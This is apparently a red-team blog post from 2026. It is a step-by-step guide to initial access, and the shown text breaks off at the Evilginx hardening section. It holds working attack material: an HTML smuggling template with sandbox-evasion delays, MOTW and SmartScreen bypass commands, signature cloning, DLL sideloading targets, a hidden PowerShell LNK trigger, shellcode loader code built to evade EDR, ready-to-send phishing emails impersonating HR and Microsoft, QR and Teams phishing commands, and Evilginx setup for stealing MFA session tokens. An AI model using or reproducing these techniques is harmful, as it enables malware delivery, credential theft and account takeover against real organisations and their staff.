


Initial Access: Modern Intrusion Techniques

 0xdbgman.github.io/posts/initial-access-the-art-of-getting-in

February 15, 2026



Hi I'm DebuggerMan, a Red Teamer. This is the definitive guide to Initial Access the hardest phase of any red team engagement. Payload development, phishing, MFA bypass, credential attacks, exploitation, vishing, physical access, and supply chain backed by real-world APT case studies from APT29, Scattered Spider, Lazarus Group, and more. 9 phases covering every technique an operator needs to get that first foothold. Mapped to MITRE ATT&CK TA0001. No fluff just tradecraft.

Why Initial Access is Everything

You built the infrastructure. Your C2 is behind three CDN relays, your redirectors have four filter layers, and your malleable profile is flawless. But none of it matters if you can't get the beacon on the target in the first place.

Initial Access is what separates a red team from a lab exercise. It's the phase where everything is against you email gateways, EDR, SmartScreen, MFA, user awareness training, and a SOC watching every alert. One mistake and you're burned before the engagement even starts.

A mature initial access strategy has one goal: **deliver a payload or obtain credentials that give you a foothold inside the target environment, without triggering detection.**

This means:

- Your payload **bypasses email security, SmartScreen, and EDR**
- Your phishing pretext is **indistinguishable** from legitimate communication
- If one vector fails, you have **multiple fallback channels** ready
- Every action is **OPSEC-conscious** no fingerprints, no patterns

MITRE ATT&CK: TA0001 Initial Access

Every technique in this guide maps to [MITRE ATT&CK Tactic TA0001](#):

Technique ID	Name	Description
T1566	Phishing	Spearphishing attachment, link, or service
T1566.001	Spearphishing Attachment	Malicious file attached to email
T1566.002	Spearphishing Link	Link to malicious site or credential harvester
T1566.003	Spearphishing via Service	Phishing through social media, messaging apps
T1189	Drive-by Compromise	Watering hole attacks, browser exploitation
T1190	Exploit Public-Facing Application	Exploiting web apps, VPNs, email gateways
T1195	Supply Chain Compromise	Trojanized software, compromised updates
T1199	Trusted Relationship	Abusing third-party vendor access
T1078	Valid Accounts	Using stolen or guessed credentials
T1200	Hardware Additions	USB implants, rogue devices


APT Initial Access The Threat Landscape

Before diving into techniques, understand what **real adversaries** are doing right now. These aren't theoretical attacks they're documented breaches:

APT Group	Technique	Target	Year	Impact
APT29 (Cozy Bear)	HTML Smuggling + ISO + DLL Sideloads (ROOTSAW → WINELOADER)	European diplomats, German political parties	2024	Espionage, credential theft
Scattered Spider	Vishing + Help desk social engineering + SIM swapping	MGM Resorts, Caesars Entertainment, Okta	2023-2024	\$100M+ losses, data theft
Lazarus Group	Double supply chain (X_TRADER → 3CX)	3CX, Trading Technologies, crypto firms	2023	Thousands of orgs compromised
Midnight Blizzard	Supply chain (SolarWinds SUNBURST)	US Government, Fortune 500	2020-2021	18,000+ orgs received backdoor
Star Blizzard	Device code phishing (OAuth abuse)	NATO allies, government officials, think tanks	2025	M365 account takeover
ALPHV/BlackCat	Stolen credentials + Citrix (no MFA) + vishing	Change Healthcare	2024	100M+ records, \$22M ransom
CI0p	Zero-day SQLi (CVE-2023-34362)	MOVEit Transfer (8,000+ orgs)	2023	Mass exploitation, data exfil
FIN7	BadUSB via fake BestBuy Geek Squad packages	US organizations	2022	Physical USB payload delivery

Key takeaway: The most sophisticated groups in the world use the exact same techniques covered in this guide phishing, AitM, credential attacks, supply chain, vishing, and physical access. The difference is in **execution quality and OPSEC**.

Phase 1: Payload Development



The complete payload delivery chain: from phish email through container, trigger, loader, to beacon with real APT examples


Your payload must survive: email gateway scanning, sandbox detonation, SmartScreen, AMSI, Windows Defender, and EDR. This phase is about **building something that gets through all of them**.


Every payload follows the same infection chain taxonomy (per Mariusz Banach):

DELIVERY(CONTAINER(PAYLOAD + TRIGGER + DECOY))

The **delivery** gets past the email gateway. The **container** bypasses MOTW and SmartScreen. The **trigger** gets the user to execute. The **payload** runs your code. The **decoy** keeps the user unsuspecting after execution.


The Delivery Chain





APT29 in the wild: In their 2024 campaigns targeting European diplomats, APT29 used this exact chain phishing emails disguised as wine-tasting invitations, with **ROOTSAW** (EnvyScout) as the HTML smuggling dropper delivering an ISO container, which contained a legitimate signed binary that sideloaded the **WINELOADER** backdoor DLL. The C2 server only responded to specific request types at certain times, defeating automated sandbox analysis.

Mark-of-the-Web (MOTW) Bypass



Without a container, SmartScreen blocks execution. With VHD/ISO containers, inner files have no MOTW and execute freely

When a file is downloaded from the internet, Windows tags it with an Alternate Data Stream (ADS) called `Zone.Identifier` the **Mark of the Web**. Files with MOTW trigger SmartScreen checks, Protected View in Office, and execution warnings.

The problem: Your payload has MOTW → SmartScreen blocks it → user gets a scary warning → engagement over.

The bypass: Container files. When you embed your payload inside an ISO, VHD, or IMG file, the inner files **do not inherit MOTW** when the container is mounted.

File downloaded → MOTW applied to outer container

Container mounted → Inner files have NO MOTW

Inner payload executes → No SmartScreen, no Protected View

Tools for MOTW bypass:

Tool

Purpose

[PackMyPayload](#) Package payloads into ISO, IMG, VHD, VHDX, ZIP, 7z, PDF, CAB

```
# Package a payload into an ISO that bypasses MOTW
python PackMyPayload.py payload.exe -o delivery.iso -t
iso
```

```
# Package into VHD (still unpatched as of 2025+)
python PackMyPayload.py payload.exe -o delivery.vhd -t
vhd
```

Note: As of November 2022, Microsoft patched ISO files to propagate MOTW to inner files. However, **VHD/VHDX containers still bypass MOTW**. Many organizations also run older Windows versions where the ISO bypass still works.

Payload Containers Choosing the Right Format

Container	MOTW Bypass	Gateway Bypass	User Interaction	Status (2025+)
ISO	Patched (Nov 2022)	Medium	Double-click to mount	Still works on older systems
VHD/VHDX	Yes	Medium	Double-click to mount	Active bypass
IMG	Yes	Medium	Double-click to mount	Active bypass
ZIP (encrypted)	N/A	High (encrypted)	Password in email body	Widely used
OneNote	N/A	Medium	Click embedded object	Patched (mid-2023)
MSI	Partial	Low	Double-click to install	Detectable by EDR

HTML Smuggling

HTML Smuggling bypasses email gateways by **assembling the payload inside the victim's browser** rather than sending the file directly. The email contains an HTML

attachment with embedded JavaScript that decodes and delivers the payload locally the gateway only sees HTML, not an executable.

APT29's ROOTSAW (EnvyScout): APT29 has been using HTML smuggling as their primary delivery mechanism since at least 2022. Their tool **ROOTSAW** (tracked by Mandiant as EnvyScout) is an HTML smuggling dropper that delivers ISO files containing the WINELOADER backdoor. The payload is base64-encoded and assembled entirely client-side no server interaction needed.

```

<!-- payload.html  HTML Smuggling Template -->
<html>
<head><title>Secure Document</title></head>
<body>
<p>Your document is being prepared...</p>
<script>
    // Base64-encoded payload (your ISO/EXE/DLL)
    var payload = "BASE64_ENCODED_PAYLOAD_HERE";

    // Decode and create blob
    var bytes = atob(payload);
    var arrayBuffer = new ArrayBuffer(bytes.length);
    var uint8Array = new Uint8Array(arrayBuffer);
    for (var i = 0; i < bytes.length; i++) {
        uint8Array[i] = bytes.charCodeAt(i);
    }

    var blob = new Blob([arrayBuffer], {type: 'application/octet-
stream'});

    // Auto-download with delay (sandbox evasion)
    setTimeout(function() {
        var link = document.createElement('a');
        link.href = URL.createObjectURL(blob);
        link.download = "Q4_Financial_Report.iso";
        document.body.appendChild(link);
        link.click();
        document.body.removeChild(link);
    }, 7000); // 7-second delay defeats most sandboxes
</script>
</body>
</html>

```

Why it works:

- Email gateway sees an HTML file **not flagged** as malicious

- JavaScript executes **in the victim's browser**, locally
- The payload is assembled in memory and dropped to disk
- The gateway never sees the actual payload binary

Advanced tooling:

Tool	Purpose
HTMLSmuggler	Automated HTML smuggling with obfuscation and anti-bot detection

```
# Generate obfuscated HTML smuggling page
python HTMLSmuggler.py -i payload.iso -o phish.html -m "Q4 Financial
Report"
```

OPSEC Tip: Add a `setTimeout` delay of 5-10 seconds before payload assembly. Sandboxes typically have short execution windows and will time out before the payload is delivered. APT29's ROOTSAW uses this exact technique.

Payload Signing & SmartScreen Bypass

Windows SmartScreen evaluates executables based on their **reputation**. An unsigned, unknown binary gets flagged immediately. A **signed binary from a known publisher** passes through.

Options for code signing:

1. **Purchase a legitimate code signing certificate** DigiCert, Sectigo, GlobalSign (~\$200-400/year for standard, ~\$400-700 for EV)
2. **EV (Extended Validation) certificates** Immediate SmartScreen trust, no reputation building needed
3. **Stolen/leaked certificates** Underground forums sell valid code signing certs
4. **Metadata spoofing** Tools like [MetaTwin](#) clone digital signatures and metadata from legitimate Microsoft binaries

```
# MetaTwin Clone signature metadata from a legitimate binary
Import-Module .\MetaTwin.ps1
Invoke-MetaTwin -Source "C:\Windows\System32\consent.exe" -Target ".\payload.exe" -
Sign
```

In the wild: The Lazarus Group regularly signs their malware with **stolen code signing certificates** their trojanized 3CX installer was signed with a valid 3CX certificate, and the X_TRADER backdoor was signed with a valid Trading Technologies certificate. Both passed SmartScreen without any warnings.

DLL Sideloading

Instead of dropping a standalone executable (which EDR flags instantly), **hijack a legitimate application's DLL loading**. Windows searches for DLLs in a predictable order if your malicious DLL is found first, it loads instead of the real one:

Windows DLL Search Order:

1. Application directory ← YOU PLACE YOUR DLL HERE
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. Current working directory
6. System PATH directories
7. User PATH directories

Finding Sideloadable Binaries with Process Monitor:

The easiest way to discover DLL sideloading opportunities is using Sysinternals **Process Monitor** (Procmon). Filter for operations where a legitimate signed binary fails to find a DLL:

```
Filter: Operation = CreateFile
      Result = NAME NOT FOUND
      Path ends with .dll
```

Any signed binary that returns NAME NOT FOUND for a DLL is a potential sideloading target. Place your malicious DLL with that filename in the same directory as the binary it will load yours first.

Known sideloadable targets:

Binary	Missing DLL	Notes
msdtc.exe	winmm.dll	Microsoft Distributed Transaction Coordinator
OneDriveStandaloneUpdater.exe	version.dll	Signed Microsoft binary
notepad++.exe	SciLexer.dll	Popular signed application
Teams.exe	dbghelp.dll	Microsoft Teams

Delivery structure:

```
delivery.iso/
├─ legitimate_app.exe ← Signed Microsoft/Adobe/etc binary
├─ malicious.dll      ← Your loader, named to match expected DLL
└─ readme.txt         ← "Double-click legitimate_app.exe to view"
```

APT29's WINELOADER: APT29's 2024 campaigns delivered an ISO containing a legitimate signed binary alongside the **WINELOADER** DLL. When the user executed the signed binary, it sideloaded WINELOADER a modular backdoor that downloads encrypted modules from C2. The backdoor employs re-encryption and memory buffer zeroing to evade forensics.

Why it works: EDR sees a **signed, trusted binary** executing. The DLL loading happens in the context of that trusted process. Your code runs without triggering behavioral detection.

LNK File Payloads

LNK (shortcut) files with specially crafted target paths can bypass MOTW checks entirely:

```
# LNK targeting PowerShell with encoded command
Target: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -ep bypass -w hidden -enc BASE64_PAYLOAD
Icon: C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
```

Smart App Control & SmartScreen bypass: Researchers discovered that LNK files with non-standard target paths have bypassed Smart App Control and SmartScreen since at least 2018 a six-year-old vulnerability that's been exploited in the wild.

Shellcode Loader Techniques

Once your trigger fires, the loader must get shellcode into memory and execute it without tripping AMSI, ETW, or EDR. The naive approach `VirtualAlloc(RWX) → memcpy → CreateThread` is instantly flagged. Modern loaders use indirect syscalls and staged memory permissions.

Technique 1: RW → RX Memory Transition

Allocate memory as **Read-Write** (non-suspicious), copy shellcode in, then change permissions to **Read-Execute**. EDR hooks on `VirtualAlloc` look for RWX allocations this avoids that:

```
// Allocate as RW (not flagged)
LPVOID addr = VirtualAlloc(NULL, shellcode_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
memcpy(addr, shellcode, shellcode_len);

// Flip to RX only when ready to execute
DWORD oldProtect;
VirtualProtect(addr, shellcode_len, PAGE_EXECUTE_READ, &oldProtect);

// Execute
((void(*)())addr)();
```

Technique 2: NtCreateSection + NtMapViewOfSection

Use NT native API to create a **section-backed memory region** this avoids VirtualAlloc entirely. The memory is backed by the pagefile, not a private allocation, which many EDRs don't monitor:

```
// Create a section object (backed memory)
HANDLE hSection;
LARGE_INTEGER sectionSize = { .QuadPart = shellcode_len };
NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, &sectionSize, PAGE_EXECUTE_READWRITE,
SEC_COMMIT, NULL);

// Map a view into our process
PVOID localBase = NULL;
SIZE_T viewSize = 0;
NtMapViewOfSection(hSection, GetCurrentProcess(), &localBase, 0, 0, NULL, &viewSize,
ViewUnmap, 0, PAGE_READWRITE);

// Copy shellcode into the mapped view
memcpy(localBase, shellcode, shellcode_len);

// Remap as RX for execution
PVOID remoteBase = NULL;
NtMapViewOfSection(hSection, GetCurrentProcess(), &remoteBase, 0, 0, NULL, &viewSize,
ViewUnmap, 0, PAGE_EXECUTE_READ);

// Execute from the RX mapping
((void(*)())remoteBase)();
```

Technique 3: Direct Syscalls (EDR Unhooking)

EDR products hook ntdll.dll functions to monitor API calls. **Direct syscalls** bypass these hooks by calling the kernel directly, skipping the hooked userland stubs:

Tool	Purpose
SysWhispers3	Generate direct/indirect syscall stubs for any NT API
HellsGate	Runtime syscall number resolution from ntdll
ScareCrow	Automated EDR-evasive loader generation with syscalls
Freeze	Payload creation using suspended processes and syscalls

```
# ScareCrow  Generate an EDR-evasive DLL loader
ScareCrow -I beacon.bin -Loader dll -domain
microsoft.com

# Freeze  Create loader with suspended process
injection
freeze -I beacon.bin -O payload.exe -encrypt -sandbox
```

OPSEC Tip: Combine techniques use **direct syscalls** to call `NtCreateSection`, map the view as RW, write shellcode, remap as RX. This avoids both API hooking AND suspicious memory allocation patterns. The [Havoc C2](#) framework implements these techniques natively in its agent.

Phase 2: Phishing & Spearphishing

Phishing is still the **#1 initial access vector** for red teams and real-world threat actors alike. But modern phishing isn't "Nigerian prince" emails it's precision-targeted social engineering.

Pretexting The Foundation

Your pretext makes or breaks the engagement. A bad pretext gets reported to IT. A good pretext gets clicked without a second thought.

What makes a good pretext:

- **Contextually relevant** matches the target's role, department, and current events
- **Creates urgency** "Your account will be deactivated", "Invoice overdue", "Action required by EOD"
- **Mimics trusted senders** IT department, HR, CEO, vendor, Microsoft 365 notifications
- **Doesn't ask for too much** a single click, not a full form submission

APT29's wine-tasting lure: In February 2024, APT29 sent phishing emails to European diplomats posing as invitations to a wine-tasting event from the Ambassador of India. A PDF attachment contained a link to a fake questionnaire that redirected to a malicious ZIP archive on a compromised site. In March 2024, they targeted German political parties with fake dinner invitations from the CDU party. Both campaigns delivered the WINELOADER backdoor.

Pretext examples by target role:

Target Role	Pretext Theme	Delivery Method
Finance	Overdue invoice from vendor	"Invoice_Q4_2025.html" (HTML smuggling)
HR	Updated benefits enrollment	"Benefits_2026.vhd" (container payload)
Engineering	Code review request / CI notification	Link to cloned GitHub/GitLab login
Executive	Board meeting documents	"Board_Deck_Confidential.vhd"
IT Admin	Security alert from Microsoft	Link to Evilginx credential harvester
All Staff	Mandatory compliance training	"Training_Module.html" (HTML smuggling)

Spearphishing with Attachments (T1566.001)

HTML Smuggling attachment (best current option):

From: benefits@targetcorp-hr.com
 To: john.smith@target.com
 Subject: Updated Benefits Enrollment Action Required

Hi John,

Open enrollment for 2026 benefits closes Friday. Please review the attached document and confirm your selections.

[Attachment: Benefits_Enrollment_2026.html]

Thanks,
 HR Department

The HTML file uses smuggling to drop an ISO/VHD containing your loader.

Encrypted ZIP (simple but effective):

From: accounting@vendor-company.com
 To: finance@target.com
 Subject: Invoice #4892 Payment Overdue

Please find the attached invoice. Password: Inv2026

[Attachment: Invoice_4892.zip]

Spearphishing with Links (T1566.002)

Send a link to a **credential harvesting page** (Evilginx), a **payload hosting page**, or a **cloned login portal**:

From: security@microsoft-365-alerts.com
To: admin@target.com
Subject: [Action Required] Unusual Sign-in Activity Detected

We detected an unusual sign-in to your account from an unrecognized device.

If this wasn't you, please review your account security immediately:

→ Review Activity: <https://login.yourdomain.com/review>

Microsoft Account Security Team

The link points to your Evilginx instance, which proxies the real Microsoft login page and captures both credentials AND session tokens.

OPSEC Tip: Never use the same pretext template twice in the same engagement. Each target group gets a unique, tailored pretext. Reusing templates creates patterns that email security learns.

QR Code Phishing Quishing (T1566.002)

QR code phishing (**quishing**) exploded in 2024-2025 as a way to bypass email link scanners entirely. The phishing email contains an image of a QR code instead of a clickable link email gateways can't follow or scan the URL embedded in an image.

Why it works:

- Email gateways **cannot parse URLs inside images** the QR code is just pixels
- Users scan the code with their **personal phone** which has no corporate EDR/proxy
- The phone browser opens the link **outside the corporate security perimeter**
- QR codes are **trusted** users scan them at restaurants, parking meters, conferences

Attack flow:

1. Craft phishing email with embedded QR code image
2. QR code points to Evilginx lure URL or credential harvester
3. Victim scans QR code with personal phone
4. Phone browser opens → real login page proxied through Evilginx
5. Victim authenticates → attacker captures session token
6. Personal phone = no corporate proxy, no EDR, no URL filtering

Generating QR phishing payloads:

```
import qrcode

# Generate QR code pointing to Evilginx
lure
url =
"https://login.yourdomain.com/XkRjHmNp"
qr = qrcode.make(url)
qr.save("mfa_reset_qr.png")
```

Common pretexts for quishing:

- “Scan to re-enroll your MFA” (IT department)
- “Scan to view your updated compensation” (HR)
- “Scan to access the shared document” (internal team)
- “Wi-Fi has been updated scan to reconnect” (physical QR code on posters)

In the wild: Microsoft reported a **massive increase in QR code phishing** throughout 2024, with campaigns impersonating Microsoft 365 MFA enrollment flows. The QR codes redirected to AitM pages that captured session tokens. Some campaigns combined quishing with **PDF attachments** the PDF contained the QR code, adding another layer of obfuscation from email scanners.

Microsoft Teams Phishing (T1566.003)

Microsoft Teams allows messages from **external tenants** by default. Threat actors abuse this to deliver phishing links and payloads through Teams chat completely bypassing email security.

Midnight Blizzard (APT29) conducted a large-scale campaign in mid-2023 using **compromised Microsoft 365 tenants** renamed to look like “Microsoft Identity Protection” or “Microsoft Account Security.” They sent Teams messages to targeted organizations with a device code phishing link the victim saw what appeared to be a legitimate Microsoft security notification in their Teams chat.

Why Teams phishing is effective:

- **Bypasses email gateways entirely** the message goes through Teams, not SMTP
- External tenant messages display a **“External” badge** that most users ignore
- Teams messages feel more **urgent and personal** than email
- **File sharing through Teams** can deliver payloads OneDrive/SharePoint links bypass traditional scanning

Attack flow:

1. Register or compromise a Microsoft 365 tenant
2. Rename tenant to impersonate IT/Security (e.g., "Help Desk Support")

- 3. Send Teams message to target with phishing link or device code
- 4. Target sees message in Teams → clicks link → credentials captured

Tool	Purpose
------	---------

TeamsPhisher	Send phishing messages to external Teams tenants
------------------------------	--

```
# TeamsPhisher Send phishing messages to external Teams users
python3 teamsphisher.py -u attacker@evil-tenant.com -p 'Password123' -a payload.html -m
"Please review this security update" -l targets.txt
```

OPSEC Tip: Microsoft added the ability to restrict external Teams messages in late 2023, but most organizations still allow it by default. Check if the target blocks external tenant communications before investing time in this vector.

Campaign Management with GoPhish

[GoPhish](#) manages the full campaign lifecycle email templates, target lists, sending profiles, landing pages, and real-time tracking:

```
# Install GoPhish
wget https://github.com/gophish/gophish/releases/latest/download/gophish-linux-64bit.zip
unzip gophish-linux-64bit.zip && cd gophish
chmod +x gophish && ./gophish
```

Component	Purpose
-----------	---------

Sending Profile	SMTP server configuration (your mail server)
-----------------	--


Email Template	The phishing email body and headers
----------------	-------------------------------------

Landing Page	Where the link takes the victim (credential capture)
--------------	--

Target Group	List of target email addresses
--------------	--------------------------------

Campaign	Ties everything together, tracks opens/clicks/submissions
----------	---

Phase 3: Adversary-in-the-Middle (AitM) & MFA Bypass



The AitM attack flow: Evilginx proxies the real login page, captures credentials AND session tokens, bypassing MFA entirely

MFA is no longer a showstopper. Modern AitM frameworks proxy the **real login page** in real-time, capturing both passwords AND authenticated session tokens bypassing MFA entirely.

ALPHV/BlackCat affiliates used **Evilginx2** to obtain MFA credentials, login credentials, and session cookies in their campaigns leading up to the **Change Healthcare breach** (February 2024) the largest healthcare data breach in US history, compromising 100M+ records.

How AitM Works

1. Victim clicks phishing link → lands on Evilginx
2. Evilginx serves the REAL Microsoft login page (proxied in real-time)
3. Victim enters credentials → Evilginx captures them → forwards to Microsoft
4. Microsoft sends MFA prompt → Victim approves → session token issued
5. Evilginx captures the session token (cookie)
6. Attacker uses the session token to access the account NO MFA required

Evilginx Setup

[Evilginx](#) is the industry standard for AitM phishing. It captures credentials AND session cookies:

```
# Install Evilginx
git clone
https://github.com/kgretzky/evilginx2.git
cd evilginx2 && make
sudo ./bin/evilginx -p ./phishlets

# Configure domain and IP
config domain yourdomain.com
config ipv4 YOUR_SERVER_IP

# Load Office 365 phishlet
phishlets hostname o365 login.yourdomain.com
phishlets enable o365

# Create lure URL
lures create o365
lures get-url 0
```

The lure URL (e.g., <https://login.yourdomain.com/XkRjHmNp>) is what goes in your phishing email.

Evilginx OPSEC Hardening

